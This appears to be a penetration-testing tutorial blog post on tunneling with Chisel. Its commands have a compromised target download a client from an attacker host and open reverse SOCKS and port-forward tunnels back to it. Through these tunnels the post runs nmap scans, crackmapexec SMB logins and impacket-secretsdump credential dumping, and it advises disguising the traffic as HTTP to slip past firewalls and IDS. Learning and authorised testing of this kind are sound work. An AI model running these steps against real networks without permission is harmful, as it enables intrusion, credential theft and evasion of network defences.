Chisel: HTTP Tunneling When Stealth Matters

Installing Chisel
On Kali Linux:
1
2
sudo apt update
sudo apt install chisel -y
Verify the installation:
1
chisel --version
You should see something like:
1
chisel version 1.9.1
Getting the Client Binary
You need to transfer the Chisel client to your target machine. Download the appropriate binary from the releases page or use the one from Kali.
For a Linux target:
1
2
3
4
5
6
7
8
9
10
11
12
13
cd ~/tools

# Download for Linux x64
wget https://github.com/jpillora/chisel/releases/download/v1.9.1/chisel_1.9.1_linux_amd64.gz

# Extract
gunzip chisel_1.9.1_linux_amd64.gz

# Rename for clarity
mv chisel_1.9.1_linux_amd64 chisel-client

# Make executable
chmod +x chisel-client
Check the architecture matches your target:
1
file chisel-client
Starting the Server
On your attack machine start the Chisel server in reverse mode:
1
chisel server --reverse --port 8000
The --reverse flag is important. It allows the client to define what gets tunneled. Without it you’d need to configure everything on the server side.
The --port can be anything. I use 8000 but 8080 or 9000 work fine too. Pick something that looks normal.
Output:
1
2
3
2026/01/03 11:30:00 server: Reverse tunnelling enabled
2026/01/03 11:30:00 server: Fingerprint abc123def456...
2026/01/03 11:30:00 server: Listening on http://0.0.0.0:8000
Leave this running.
Transferring the Client
Get the client binary to your target. If the target has internet access you can download directly. If not use an HTTP server.
On your Kali machine:
1
2
cd ~/tools
python3 -m http.server 8080
On the target:
1
2
wget http://YOUR_KALI_IP:8080/chisel-client
chmod +x chisel-client
Connecting the Client
On the target machine run:
1
./chisel-client client YOUR_KALI_IP:8000 R:socks
Replace YOUR_KALI_IP with your actual IP address.
The R:socks tells it to create a reverse SOCKS proxy. The SOCKS proxy will run on your Kali machine listening on localhost.
You should see:
1
2
2026/01/03 11:31:00 client: Connecting to ws://YOUR_KALI_IP:8000
2026/01/03 11:31:01 client: Connected (Latency 45ms)
On your server you’ll see:
1
2026/01/03 11:31:01 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
This means a SOCKS5 proxy is now running on your Kali machine at 127.0.0.1:1080.
Configuring Proxychains
Unlike Ligolo-ng you can’t use tools directly. You need to route traffic through the SOCKS proxy. That’s where proxychains comes in.
Edit the proxychains configuration:
1
sudo nano /etc/proxychains4.conf
Scroll to the bottom. You’ll see a line like:
1
socks4  127.0.0.1 9050
Comment it out and add:
1
socks5  127.0.0.1 1080
The file should end with:
1
2
3
4
5
6
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4  127.0.0.1 9050
socks5  127.0.0.1 1080
Save and exit.
Using Tools Through the Tunnel
Now you can use tools by prefixing them with proxychains:
1
proxychains nmap -sT -Pn 192.168.98.2
Note the flags:
-sT: TCP connect scan (SOCKS only supports TCP)-Pn: Skip ping (SOCKS doesn’t do ICMP)
For SMB enumeration:
1
proxychains crackmapexec smb 192.168.98.0/24 -u username -p password
For credential dumping:
1
proxychains impacket-secretsdump domain/user:pass@192.168.98.2
Everything gets tunneled through the SOCKS proxy which goes through the Chisel tunnel which looks like HTTP traffic.
Port Forwarding Instead of SOCKS
Sometimes you want to forward a specific port instead of using a SOCKS proxy.
Example: Forward SMB (port 445) from a remote host:
On the target:
1
./chisel-client client YOUR_KALI_IP:8000 R:4445:192.168.98.2:445
Now on your Kali machine:
1
crackmapexec smb 127.0.0.1:4445 -u username -p password
Traffic to localhost:4445 gets forwarded through the tunnel to 192.168.98.2:445.
Multiple Port Forwards
You can forward multiple ports at once:
1
2
3
4
./chisel-client client YOUR_KALI_IP:8000 \
  R:4445:192.168.98.2:445 \
  R:3389:192.168.98.30:3389 \
  R:5985:192.168.98.120:5985
Now you have:
localhost:4445→ DC:445 (SMB)localhost:3389→ MGMT:3389 (RDP)localhost:5985→ CDC:5985 (WinRM)
Common Issues and Solutions
Proxychains Shows: ERROR
If you see errors like:
1
[proxychains] Strict chain  ...  127.0.0.1:1080 ... <--socket error or timeout!
Check:
- Is the Chisel server running?
- Is the client connected?
- Is the SOCKS proxy listening?
Verify with:
1
ss -tlnp | grep 1080
You should see:
1
LISTEN  0  128  127.0.0.1:1080  0.0.0.0:*
Client Won’t Connect
Error:
1
client: Connection refused
Make sure:
- Server is running
- You’re using the correct IP
- Port isn’t blocked by firewall
- Target can reach your attack machine
Test basic connectivity:
1
curl http://YOUR_KALI_IP:8000
Tools Still Don’t Work
Remember that proxychains has limitations:
- ICMP doesn’t work: No ping through SOCKS
- UDP is limited: Most tools won’t work with UDP
- DNS can leak: Use
-Pnwith nmap to skip DNS
For DNS use the proxy_dns option in proxychains.conf:
1
proxy_dns
This forces DNS requests through the proxy too.
Slow Performance
Chisel is slower than direct network access. That’s expected. You’re adding layers.
To improve speed:
- Use faster port forwarding instead of SOCKS when possible
- Reduce verbosity in proxychains (comment out
#proxy_dnsif not needed) - Use tools with fewer connection attempts
When to Use Chisel vs Ligolo
I use Chisel when:
- Firewall is strict: Only HTTP/HTTPS allowed out
- IDS is monitoring: Need to blend in with normal traffic
- Port forwarding needed: Want to expose specific ports only
- Ligolo-ng isn’t working: Always good to have a backup
I use Ligolo-ng when:
- Speed matters: Direct network access is faster
- Tools compatibility: Some tools don’t work well with proxychains
- ICMP needed: Want to ping and use network discovery
- Simpler setup: Don’t want to mess with proxychains
Both tools have their place. I keep both in my toolkit.
Advanced: Dynamic Port Forwards
You can create SOCKS proxies on different ports:
1
./chisel-client client YOUR_KALI_IP:8000 R:1080:socks R:1081:socks
This gives you two SOCKS proxies. Useful if you’re tunneling through multiple networks.
Then configure different proxychains configs:
1
2
3
4
5
# Use first proxy
proxychains nmap -sT 192.168.1.0/24

# Use second proxy (edit proxychains.conf to point to 1081)
proxychains nmap -sT 10.10.10.0/24
Authentication
Chisel supports authentication. On the server:
1
chisel server --reverse --port 8000 --auth user:pass
On the client:
1
./chisel-client client --auth user:pass YOUR_KALI_IP:8000 R:socks
This prevents unauthorized users from connecting to your tunnel. Good practice if the server is exposed.
Quick Reference
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
# Install
sudo apt install chisel -y

# Server (Kali)
chisel server --reverse --port 8000

# Client (Target)
./chisel-client client YOUR_KALI_IP:8000 R:socks

# Configure proxychains
sudo nano /etc/proxychains4.conf
# Change to: socks5  127.0.0.1 1080

# Use tools
proxychains nmap -sT -Pn TARGET_IP
proxychains crackmapexec smb TARGET_IP -u user -p pass

# Port forwarding
./chisel-client client YOUR_KALI_IP:8000 R:4445:TARGET_IP:445

# Multiple forwards
./chisel-client client YOUR_KALI_IP:8000 R:4445:IP:445 R:3389:IP:3389
Final Thoughts
Chisel isn’t as straightforward as Ligolo-ng. You have to deal with proxychains. Some tools don’t work well with SOCKS. But when you need your tunnel to look like HTTP traffic it’s invaluable.
The HTTP wrapping is clever. It gets you past firewalls that would block other protocols. I’ve used it in scenarios where nothing else worked.
Keep it in your toolkit. You’ll need it eventually.